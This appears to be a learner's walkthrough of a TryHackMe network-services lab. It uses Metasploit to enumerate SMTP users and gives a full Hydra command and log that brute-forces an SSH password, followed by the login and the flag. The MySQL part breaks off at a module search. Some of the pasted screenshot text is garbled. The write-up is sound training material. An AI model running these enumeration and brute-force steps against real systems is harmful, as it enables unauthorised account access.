msf5 > search smtp_version
Matching Modules
=====
#  Name           Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/scanner/smtp/smtp_version      normal  No    SMTP Banner Grabber

msf5 > use 0
msf5 auxiliary(scanner/smtp/smtp_version) >

```

Sol.

Therefore, the module name- auxiliary/scanner/smtp/smtp_version

Q4. Great, now- select the module and list the options. How do we do this?

Sol.

```

Applications Places System Tue 31 May, 08:25
File Edit View Search Terminal Help root@ip-10-10-67-177:~# msfconsole
msf5 auxiliary(scanner/smtp/smtp_version) > options
Module options (auxiliary/scanner/smtp/smtp_version):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  yes  The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT  25  yes  The target port (TCP)
THREADS  1  yes  The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smtp/smtp_version) > 

```

Q5. Have a look through the options, does everything seem correct? What is the option we need to set?

Sol.

```
Applications Places System Tue 31 May, 08:25
File Edit View Search Terminal Help
root@ip-10-10-67-177: ~
msf5 auxiliary(scanner/smtp/smtp_version) > options
Module options (auxiliary/scanner/smtp/smtp_version):
Name Current Setting Required Description
---- -----
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 10.10.202.43
RHOSTS => 10.10.202.43
msf5 auxiliary(scanner/smtp/smtp_version) > show options
Module options (auxiliary/scanner/smtp/smtp_version):
Name Current Setting Required Description
---- -----
RHOSTS 10.10.202.43 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smtp/smtp_version) >
```

Here the RHOSTS option was not set, so I set the option

Q6. Set that to the correct value for your target machine. Then run the exploit. What's the system mail name?

Sol.

```
Applications Places System Tue 31 May, 08:26
File Edit View Search Terminal Help
root@ip-10-10-67-177: ~
msf5 auxiliary(scanner/smtp/smtp_version) > exploit
[+] 10.10.202.43:25 - 10.10.202.43:25 SMTP 220 polosmtp.home ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 10.10.202.43:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_version) > ■
```

Q7. What Mail Transfer Agent (MTA) is running the SMTP server? This will require some external research.

Sol.

Refer to the Screenshot of previous question.

Q8. Good! We've now got a good amount of information on the target system to move onto the next stage. Let's search for the module "smtp_enum", what's its full module name?
Sol.

```
Applications Places System Tue 31 May, 08:30
File Edit View Search Terminal Help
root@lp-10-10-67-177: ~
msf5 auxiliary(scanner/smtp/smtp_version) > back
msf5 > search smtp_enum

Matching Modules
=====
#  Name
-  ---
0  auxiliary/scanner/smtp/smtp_enum

      Disclosure Date  Rank   Check  Description
      -----          -----  -----  -----
0    auxiliary/scanner/smtp/smtp_enum        normal  No    SMTP User Enumeration Utility

msf5 > 
```

Q9.

We're going to be using the "*top-usernames-shortlist.txt*" wordlist from the Usernames subsection of seclists (/usr/share/wordlists/SecLists/Usernames if you have it installed).

Seclists is an amazing collection of wordlists. If you're running Kali or Parrot you can install seclists with: "sudo apt install seclists" Alternatively, you can download the repository from [here](#).

What option do we need to set to the wordlist's path?

Sol. USER_FILE

```

root@ip-10-10-67-177:~#
File Edit View Search Terminal Help
=====
# Name
# ----
# auxillary/scanner/smtp/smtp_enu
# mation Utility
# msf5 > use 0
# msf5 auxiliary(scanner/smtp/smtp_enu)
# msf5 auxiliary(scanner/smtp/smtp_enu) > ls
# msf5 auxiliary(scanner/smtp/smtp_enu) > Module options (auxiliary/scanner/):
# msf5 auxiliary(scanner/smtp/smtp_enu) >

```

As the RHOSTS is not set, we also need to set the RHOSTS.

```

root@ip-10-10-67-177:~#
File Edit View Search Terminal Help
msf5 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
----      -----                -----      -----
RHOSTS    10.10.202.43            yes       The target host(s), range CIDR identifier, or hosts file with syn
tax 'file:<path>'.
RPORT     25                      yes       The target port (TCP)
THREADS   1                       yes       The number of concurrent threads (max one per host)
UNIXONLY  true                    yes       Skip Microsoft bannerized servers when testing unix users
USER_FILE /usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt yes       The file that contains a list of probable user accounts.

msf5 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt
USER_FILE => /usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt
msf5 auxiliary(scanner/smtp/smtp_enum) >

```

Q10. Once we've set this option, what is the other essential parameter we need to set?

Sol. I already set the RHOSTS using the command- set RHOSTS <IP_of_the_target_machine> , we can see in the SS in the above question, that I set the RHOSTS to the target machine IP.

Q11. Now, run the exploit

```

Applications Places System Tue 31 May, 08:38
File Edit View Search Terminal Help
root@ip-10-10-67-177:~
msf5 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
----      -----           ----       -----
RHOSTS    10.10.202.43            yes        The target host(s), range CIDR identifier, or hosts file with syn
tax 'file:<path>'              yes        The target port (TCP)
RPORT     25                      yes        The number of concurrent threads (max one per host)
THREADS   1                       yes        Skip Microsoft bannered servers when testing unix users
UNIXONLY  true                   yes        The file that contains a list of probable users accounts.
USER_FILE /usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt yes

msf5 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 10.10.202.43:25      - 10.10.202.43:25 Banner: 220 polosmtp.home ESMTP Postfix (Ubuntu)
[+] 10.10.202.43:25      - 10.10.202.43:25 Users found: administrator
[*] 10.10.202.43:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) >

```

We, found the name of the user which is “administrator”.

Following are the Screenshots of the questions of this room:-

First, lets run a port scan against the target machine, same as last time. What port is SMTP running on?

 Correct Answer

Okay, now we know what port we should be targeting, let's start up Metasploit. What command do we use to do this?

If you would like some more help, or practice using, Metasploit, Darkstar has an amazing room on Metasploit that you can check out here:

<https://tryhackme.com/room/rpmetasploit>

msfconsole Correct Answer

Let's search for the module "smtp_version", what's it's full module name?

 Correct Answer

Great, now select the module and list the options. How do we do this?

 Correct Answer

Have a look through the options, does everything seem correct? What is the option we need to set?

 Correct Answer

Set that to the correct value for your target machine. Then run the exploit. What's the system mail name?

 Correct Answer Hint

What Mail Transfer Agent (MTA) is running the SMTP server? This will require some external research.

 Correct Answer Hint

Good! We've now got a good amount of information on the target system to move onto the next stage. Let's search for the module "smtp_enum", what's it's full module name?

 Correct Answer

We're going to be using the "top-usernames-shortlist.txt" wordlist from the Usernames subsection of seclists (/usr/share/wordlists/SecLists/Usernames if you have it installed).

Seclists is an amazing collection of wordlists. If you're running Kali or Parrot you can install seclists with: "sudo apt install seclists" Alternatively, you can

Seclists is an amazing collection of wordlists. If you're running Kali or Parrot you can install seclists with: "sudo apt install seclists" Alternatively, you can download the repository from [here](#).

What option do we need to set to the wordlist's path?

USER_FILE

Correct Answer

Once we've set this option, what is the other essential parameter we need to set?

RHOSTS

Correct Answer

Now, run the exploit, this may take a few minutes, so grab a cup of tea, coffee, water. Keep yourself hydrated!

No answer needed

Question Done

Okay! Now that's finished, what username is returned?

administrator

Correct Answer

Exploiting SMTP

I attached the Screenshots of the theory part of this room

Task 7 ○ Exploiting SMTP

What do we know?

Okay, at the end of our Enumeration section we have a few vital pieces of information:

1. A user account name
2. The type of SMTP server and Operating System running.

We know from our port scan, that the only other open port on this machine is an SSH login. We're going to use this information to try and **bruteforce** the password of the SSH login for our user using Hydra.

Preparation

It's advisable that you exit Metasploit to continue the exploitation of this section of the room. Secondly, it's useful to keep a note of the information you gathered during the enumeration stage, to aid in the exploitation.

Hydra

There is a wide array of customisability when it comes to using Hydra, and it allows for adaptive password attacks against of many different services, including SSH. Hydra comes by default on both Parrot and Kali, however if you need it, you can find the GitHub [here](#).

Hydra uses dictionary attacks primarily, both Kali Linux and Parrot OS have many different wordlists in the "/usr/share/wordlists" directory- if you'd like to browse and find a different wordlists to the widely used "rockyou.txt". Likewise I recommend checking out SecLists for a wider array of other wordlists that are extremely useful for all sorts of purposes, other than just password cracking. E.g. subdomain enumeration

The syntax for the command we're going to use to find the passwords is this:

```
"hydra -t 16 -l USERNAME -P /usr/share/wordlists/rockyou.txt -V 10.10.144.36 ssh"
```

Let's break it down:

SECTION	FUNCTION
hydra	Runs the hydra tool
-t 16	Number of parallel connections per target

-t 16	Number of parallel connections per target
-l [user]	Points to the user who's account you're trying to compromise
-P [path to dictionary]	Points to the file containing the list of possible passwords
-vV	Sets verbose mode to very verbose, shows the login+pass combination for each attempt
[machine IP]	The IP address of the target machine
ssh / protocol	Sets the protocol

Looks like we're ready to rock n roll!

Using Hydra to find the password of the user by the following command-
 "hydra -t 16 -l administrator -P /usr/share/wordlists/rockyou.txt -vV 10.10.144.36 ssh"


```
Applications Places System Tue 31 May, 12:59
File Edit View Search Terminal Help
root@ip-10-10-189-155:~# hydra -t 16 -l administrator -P /usr/share/wordlists/rockyou.txt -vV 10.10.144.36 ssh
AttackBox IP: 10.10.189.155
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.144.36:22
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://administrator@10.10.144.36:22
[INFO] Successful, password authentication is supported by ssh://10.10.144.36:22
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "password" - 4 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "iloveyou" - 5 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "princess" - 6 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "1234567" - 7 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "rockyou" - 8 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "12345678" - 9 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "abc123" - 10 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "nicole" - 11 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "daniel" - 12 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "babbygirl" - 13 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "monkey" - 14 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "lovely" - 15 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "jessica" - 16 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "654321" - 17 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "michael" - 18 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "ashley" - 19 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "qwerty" - 20 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "11111" - 21 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "iloveu" - 22 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "000000" - 23 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "michelle" - 24 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "tigger" - 25 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "sunshine" - 26 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "chocolate" - 27 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "password1" - 28 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "password" - 29 of 14344398 [child 12] (0/0)
```

Found the password-

```
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "999999" - 135 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "shorty" - 136 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "11111" - 137 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "nathan" - 138 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "snoopy" - 139 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "gabriel" - 140 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "hunter" - 141 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "cherry" - 142 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "killer" - 143 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "sandra" - 144 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "alejandro" - 145 of 14344398 [child 2] (0/0)
[22][ssh] host: 10.10.144.36 login: administrator password: alejandro
[STATUS] attack finished for 10.10.144.36 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-05-31 12:58:20
root@ip-10-10-189-155:~#
```

Therefore, the password is “alejandro”

Now , as we know the username and password we can SSH login into the SMTP server using these credentials with the command- “ssh administrator@<target_ip>” (In my case, the target IP is 10.10.144.36) and then providing the password “alejandro” when prompted.



The screenshot shows a terminal window with the following content:

```
root@ip-10-10-189-155:~# ssh administrator@10.10.144.36
The authenticity of host '10.10.144.36 (10.10.144.36)' can't be established.
ECDSA key fingerprint is SHA256:ABheODwYmk63/Mmp8cbMSoVTNv3vcgWbzukZoGMb62I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.144.36' (ECDSA) to the list of known hosts.
administrator@10.10.144.36's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-111-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Tue May 31 12:06:55 UTC 2022


System load: 0.0          Processes:      91
Usage of /: 43.9% of 9.78GB  Users logged in:  0
Memory usage: 15%          IP address for eth0: 10.10.144.36
Swap usage:  0%

87 packages can be updated.
35 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Apr 22 22:21:42 2020 from 192.168.1.110
administrator@polosmtp:~$
```

Now reading the contents of smtp.txt



The screenshot shows a terminal window with the following content:

```
administrator@polosmtp:~$ ls
dead.letter  Maildir  smtp.txt
administrator@polosmtp:~$ cat smtp.txt
THM{who_knew_email_servers_were_c00l?}
administrator@polosmtp:~$
```

The Screenshot of the questions in this room is attached here-

Answer the questions below

What is the password of the user we found during our enumeration stage?

alejandro

Correct Answer

Great! Now, let's SSH into the server as the user, what is contents of smtp.txt

THM{who_knew_email_servers_were_c00l?}

Correct Answer

Understanding MySQL

MySQL is a relational database management system (RDMS) based on structured query language.

Database- It is a persistent, organised collection of structured data.

RDMS- It is the software/service used to create or manage databases. The word “relational” just means that the data stored in the data set is organised as tables. Every table relate in some way to each other's “primary key” or other “key” factors.

SQL- All the relational database management system uses the client-server model. So, the communication b/w client and server takes place with this language i.e. Structured Query Language (SQL). Products using the SQL syntax are- MySQL, Postgre SQL, Microsoft SQL etc.

How does MySQL work?

MySQL as an RDBMS is made up of server and utility programs, that help in the administration of MySQL databases.

Server handles all the database instructions like creating, editing, and accessing data. It manages these requests using the MySQL protocol. The whole process can be broken down as follows-

1. MySQL creates a database for storing and manipulating data, defining the relationship of each table.
2. Clients make request by using the SQL syntax.
3. The server then responds to the client with whatever information has been requested.

MySQL is used as a back end database in many prominent websites.

Some more resources to study about the technical implementation of MySQL -

<https://dev.mysql.com/doc/dev/mysql-server/latest/>

[PAGE_SQL_EXECUTION.html](#)

https://www.w3schools.com/php/php_mysql_intro.asp

Questions of this task of tryhackme is attached below-

Answer the questions below

What type of software is MySQL?

relational database management system

Correct Answer

What language is MySQL based on?

SQL

Correct Answer

What communication model does MySQL use?

client-server

Correct Answer

What is a common application of MySQL?

back end database

Correct Answer

What major social network uses MySQL as their back-end database? This will require further research.

Facebook

Correct Answer

💡 Hint

Enumerating MySQL

Task 9 ● Enumerating MySQL

Start Machine

Let's Get Started

Before we begin, make sure to deploy the room and give it some time to boot. Please be aware, as this can take up to five minutes, so be patient!

When you would begin attacking MySQL

MySQL is likely not going to be the first point of call when getting initial information about the server. You can, as we have in previous tasks, attempt to brute-force default account passwords if you really don't have any other information; however, in most CTF scenarios, this is unlikely to be the avenue you're meant to pursue.

The Scenario

Typically, you will have gained some initial credentials from enumerating other services that you can then use to enumerate and exploit the MySQL service. As this room focuses on exploiting and enumerating the network service, for the sake of the scenario, we're going to assume that you found the **credentials: "root:password"** while enumerating subdomains of a web server. After trying the login against SSH unsuccessfully, you decide to try it against MySQL.

Requirements

You will want to have MySQL installed on your system to connect to the remote MySQL server. In case this isn't already installed, you can install it using `sudo apt install default-mysql-client`. Don't worry- this won't install the server package on your system- just the client.

Again, we're going to be using Metasploit for this; it's important that you have Metasploit installed, as it is by default on both Kali Linux and Parrot OS.

Alternatives

As with the previous task, it's worth noting that everything we will be doing using Metasploit can also be done either manually or with a set of non-Metasploit tools such as nmap's mysql-enum script: <https://nmap.org/nsedoc/scripts/mysql-enum.html> or <https://www.exploit-db.com/exploits/23081>. I recommend that after you complete this room, you go back and attempt it manually to make sure you understand the process that is being used to display the information you acquire.

Okay, enough talk. Let's get going!

The links provided above in the alternatives section are-

<https://nmap.org/nsedoc/scripts/mysql-enum.html>

<https://www.exploit-db.com/exploits/23081>

First of all, install default-mysql-client to connect to remote MySQL server

Run a port scan against the target machine to know, on what port the service we're trying to attack is running on-

Using the command- “nmap -A -vvv -sV <ip_address_of_target>”

```
Applications Places System Sun 19 Jun, 03:20
File Edit View Search Terminal Help
root@ip-10-10-125-89:~# nmap -A -vvv -sV 10.10.70.18

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-19 03:18 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 03:18
Completed NSE at 03:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 03:18
Completed NSE at 03:18, 0.00s elapsed
Initiating ARP Ping Scan at 03:18
Scanning 10.10.70.18 [1 port]
Completed ARP Ping Scan at 03:18, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:18
Completed Parallel DNS resolution of 1 host. at 03:18, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 03:18
Scanning ip-10-10-70-18.eu-west-1.compute.internal (10.10.70.18) [1000 ports]
Discovered open port 22/tcp on 10.10.70.18
Discovered open port 3306/tcp on 10.10.70.18
Completed SYN Stealth Scan at 03:18, 1.26s elapsed (1000 total ports)
Initiating Service scan at 03:18
Scanning 2 services on ip-10-10-70-18.eu-west-1.compute.internal (10.10.70.18)
Completed Service scan at 03:18, 0.04s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against ip-10-10-70-18.eu-west-1.compute.internal (10.10.70.18)
adjust_timeouts2: packet supposedly had rtt of -175651 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -175651 microseconds. Ignoring time.
Retrying OS detection (try #2) against ip-10-10-70-18.eu-west-1.compute.internal (10.10.70.18)
Retrying OS detection (try #3) against ip-10-10-70-18.eu-west-1.compute.internal (10.10.70.18)
adjust_timeouts2: packet supposedly had rtt of -175616 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -175616 microseconds. Ignoring time.
```

```
3306/tcp open mysql syn-ack ttl 64 MySQL 5.7.29-0ubuntu0.18.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.29-0ubuntu0.18.04.1
|   Thread ID: 3
|   Capabilities flags: 65535
|   Some Capabilities: LongColumnFlag, Support41Auth, FoundRows, InteractiveClient, LongPassword, IgnoreSpaceBeforeParenthesis, ODBCClient, SupportsTransactions, IgnoreSigpipes, SupportsCompression, SwitchToSSLAfterHandshake, ConnectWithDatabase, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, SupportsLoadDataLocal, Speaks41ProtocolOld, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: Mx+0\x1E0q\x7F8m\x13x[*T^"G&\x04
|_ Auth Plugin Name: 96
MAC Address: 02:14:9D:3B:53:7D (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.60%E=4%D=6/19%OT=22%CT=1%CU=39430%PV=Y%DS=1%DC=D%G=Y%M=02149D%T
OS:M=62AE8783%P=x86_64-pc-linux-gnu)SEQ(SP=FA%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)
OS:SEQ(SP=FA%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW7%O2=M2301
OS:ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M2301ST11NW7%O6=M2301ST11)WI
OS:NC(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F5
OS:07%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S=A%Z%F=R%O=%RD=0%Q=)T2(R=N)T
OS:3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S
OS:=2%A=S+%F=AR%=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%Z%F=R%O=%RD=0%Q=)T7(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%=%RD=0%Q=)U1(R=Y%DF=N%T=40%IP=164%UN=0%
```

- So, we found that the mysql service is running on port 3306.
- Now, try to connect to the MySQL server using the command- “mysql -h <ip_address_target> -u <username> -p” with the given credentials username:root , password:password

```
(lionelroy㉿kali)-[~]
$ mysql -h 10.10.70.18 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

msf5 auxiliary(admin/mysql/mysql_sql) > set RHOSTS
RHOSTS => 10.10.201.36

- So, it is verified that the login credentials are working. Exit and start metasploit using “msfconsole”
- Search for the module “mysql_sql” and view the options.
- Set the options that are required to be set.

The screenshot shows a terminal window titled "TryHackMe | Network Scan" with the command "msf6 > search mysql_sql". It lists one matching module: "auxiliary/admin/mysql_mysql_sql". The module details are as follows:

#	Name	Disclosure Date	Rank	Check	Description	Expires
0	auxiliary/admin/mysql_mysql_sql	polymage	normal	No	MySQL SQL Generic Query	1h 14m 27s

